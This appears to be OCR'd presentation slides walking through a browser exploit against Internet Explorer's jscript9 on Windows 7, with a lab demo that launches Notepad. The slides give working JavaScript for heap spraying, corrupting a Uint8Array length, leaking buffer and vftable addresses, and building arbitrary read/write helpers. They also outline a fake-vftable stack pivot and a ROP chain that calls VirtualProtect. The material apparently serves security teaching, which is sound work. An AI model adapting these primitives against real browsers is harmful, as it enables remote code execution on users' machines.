function sprayHeap() {
  for (var i = 0; i < 100000; i++) {
    arr[i] = new Uint8Array(ab2);
  }
}
```

Triggers LFH for the size class for *sizeof(Uint8Array)*



Spray *Uint8Array* objects to line up with free'd memory area

Low Fragmentation Heap (LFH)


> ### Heap fragmentation
>
> Available memory is broken into small, non-contiguous blocks
> Bad for large memory allocations

> ### LFH
>
> When enabled, the system allocates the smallest block of memory that is large enough to contain the requested size


- MSDN

LFH usually screws you, but it sometimes helps you!

By spraying and triggering LFH, several blocks of memory will be allocated for the LFH.




VirtualAlloc is used, and this likely returns the memory we just free'd by detaching the large buffer.




Address: 0x00010000, Size: 64K, Heap (Shareable)

Before ArrayBuffer allocation




Address: 0x06B80000, Size: 2124K, Heap (Private Data)

After ArrayBuffer allocation (2124 KB)



Address: 0x06B80000, Size: 2176K, Free

After detaching the buffer



Address: 0x06B80000, Size: 448K, Private Data

After allocating Uint8Arrays (LFH)

Finding ‘The One’

Locate one of the ***Uint8Array*** object we have created

Uint8Array class has a 4-byte *length* member (0x1337)

Assign the ***Uint8Array*** object we found to a variable: ***mv***

```
for (var i=0; ia[i]!=0x37 || ia[i+1]!=0x13 || ia[i+2]!=0x00 || ia[i+3]!=0x00; i++);

ia[i]++;
lengthIdx = i;

for (var i = 0; arr[i].length != 0x1338; i++);

var mv = arr[i];
```

> *mv* will be used as a memory view for reading/writing arbitrary memory

Getting the *buffer address* and *vftable address* is trivial ⇒ Some offset from the *length* field

```
function ub(sb) {
  return (sb < 0) ? sb + 0x100 : sb;
}

var bufaddr = ub(ia[lengthIdx + 4]) | ub(ia[lengthIdx + 4 + 1]) << 8 |
              ub(ia[lengthIdx + 4 + 2]) << 16 | ub(ia[lengthIdx + 4 + 3]) << 24;
var vtable = ub(ia[lengthIdx - 0x1c]) | ub(ia[lengthIdx - 0x1b]) << 8 |
             ub(ia[lengthIdx - 0x1a]) << 16 | ub(ia[lengthIdx - 0x19]) << 24;
```

Exploit Development

- Goal: Arbitrary read/write primitives
- Helper functions
  - *setAddress*

    Sets the buffer address of the memory view, ***mv*** (*Uint8Array* object) to a given address
  - *readN*

    Reads N bytes at a given address
  - *writeN*

    Writes N bytes of a given value to a given address

```
function setAddress(addr) {
  ia[lengthIdx + 4] = addr & 0xFF;
  ia[lengthIdx + 4 + 1] = (addr >> 8) & 0xFF;
  ia[lengthIdx + 4 + 2] = (addr >> 16) & 0xFF;
  ia[lengthIdx + 4 + 3] = (addr >> 24) & 0xFF;
}
```

lengthIdx + 4 is where the buffer address is stored

```
function readN(addr, n) {
  if (n != 2 && n != 4 && n != 8)
    return 0;
  setAddress(addr);
  var ret = 0;
  for (var i = 0; i < n; i++)
    ret |= (mv[i] << (i * 8))
  return ret;
}
```

Sets the *mv*’s buf address, and reads in N bytes from it

```
function writeN(addr, val, n) {
  if (n != 2 && n != 4 && n != 8)
    return;
  setAddress(addr);
  for (var i = 0; i < n; i++)
    mv[i] = (val >> (i * 8)) & 0xFF
}
```

Sets the *mv*’s buf address, and writes N bytes to it

The Plan

Calculate the base address of ***jscript9***

Yay for Win7
(aka no CFG)

Construct a fake vftable in our heap buffer


> Replace the pointer to *subarray* with a stack-pivot gadget
> *mov esp, ebx; pop ebx; ret* (*ebx* holds the first argument we provide to subarray)

Read ***VirtualProtect*** entry in import table

Construct a ROP payload to call ***VirtualProtect***

Overwrite the vftable address of ***mv*** with the fake one

Call ***mv.subarray*** for profit!



http://172.16.100.1:8889/jscript_win7.html
172.16.100.1
Untitled - Notepad
File Edit Format View Help

Internet Explorer

Internet Explorer has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

Process Explorer - Sysinternals: www.sysinternals.com [IE11WIN7\IEUser]

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Integrity
System Idle Process	92.63	0 K	24 K	0			
System	0.15	48 K	236 K	4			
csrss.exe		1,176 K	3,056 K	304			
csrss.exe	0.33	11,388 K	9,804 K	356			
wininit.exe		864 K	3,292 K	364			
winlogon.exe		1,632 K	5,196 K	400			
explorer.exe	0.05	30,592 K	43,952 K	1904	Windows Explorer	Microsoft Corporation	Medium
vmtoolsd.exe	0.11	5,668 K	15,916 K	2080	VMware Tools Core Service	VMware, Inc.	Medium
procexp.exe	1.03	9,720 K	18,744 K	3212	Sysinternals Process Explorer	Sysinternals - www.sysinter...	Medium
iexplore.exe		7,328 K	21,144 K	3892	Internet Explorer	Microsoft Corporation	Medium
iexplore.exe		24,548 K	39,532 K	3260	Internet Explorer	Microsoft Corporation	Low
notepad.exe		984 K	4,356 K	3784	Notepad	Microsoft Corporation	Low

CPU Usage: 7.37% Commit Charge: 27.23% Processes: 42 Physical Usage: 47.43%

>= Windows 8.1? (CFG)

> Control-Flow Guard is a security mitigation that MS started to add since Windows 8.1

> Compiler adds lightweight verification code, and checks if the indirect calls are ***valid***; if not, abort

> Control flow hijacking attacks (indirect jump or call) are detected

>= Windows 8.1? (CFG)

There are ways to bypass CFGs

Some are known to public, some are private

Some are fixed, some aren’t (or can’t be)

